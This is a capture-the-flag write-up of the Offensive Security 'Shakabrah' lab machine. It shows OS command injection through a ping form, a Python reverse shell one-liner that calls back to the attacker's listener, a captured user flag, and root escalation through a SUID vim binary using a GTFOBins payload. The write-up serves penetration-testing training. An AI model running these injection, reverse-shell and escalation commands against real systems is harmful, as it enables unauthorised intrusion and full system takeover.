

Offensive Security – Shakabrah

Alberto Gómez

On the index page we can find an input that excepts an IP address to launch a PING.




We can try it to see if indeed it executes the Linux PING command:




```
PING 192.168.49.51 (192.168.49.51) 56(84) bytes of data.
64 bytes from 192.168.49.51: icmp_seq=1 ttl=63 time=41.7 ms
64 bytes from 192.168.49.51: icmp_seq=2 ttl=63 time=48.7 ms
64 bytes from 192.168.49.51: icmp_seq=3 ttl=63 time=41.6 ms
64 bytes from 192.168.49.51: icmp_seq=4 ttl=63 time=353 ms

--- 192.168.49.51 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 41.620/121.523/353.993/134.247 ms
```

As it executes Linux commands, we can try a command injection:




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.038/0.058/0.078/0.016 ms
www-data
```

We found that it is vulnerable to OS Command Injection.

From here, we can already list system users, search SSH keys and more. Reading */etc/passwd* we find the user '*dylan*'. I tried to search some keys on his home directory without success. We can also read the first flag from here.

I tried to get a reverse shell with different *netcat* and *bash* commands without success. Also tried *wget* to upload a shell but couldn't.

What worked for me was this python script that I found on [PayloadsAllTheThings/Reverse Shell Cheatsheet.md (github.com)](), concatenating it to the *ping* command:

127.0.0.1 ; export RHOST="192.168.49.51";export RPORT=80;python3 -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'

I had started a listener and got the shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.86] 39986
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@shakabrah:/var/www/html$
```

Found the user flag:

```
www-data@shakabrah:/var/www/html$ ls -l /home
ls -l /home
total 4
drwxr-xr-x 3 dylan dylan 4096 Aug 25  2020 dylan
www-data@shakabrah:/var/www/html$ cat /home/dylan/local.txt
cat /home/dylan/local.txt
3386681dfd3df6fbbd0d6d41ffce74db
www-data@shakabrah:/var/www/html$
```

Searching for SUID files, we find that */usr/bin/vim.basic* has the bit active. I found the binary '*vim*' on [GTFOBins]().

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo install -m =xs $(which vim) .

./vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'
```

Let's try this one. It tells us to use py3 for Python3. With '*/usr/bin/vim.basic --version*', we can check the python version it was compiled with:



So, I used the following command:

/usr/bin/vim.basic -c ':py3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'

Got the root shell and final flag: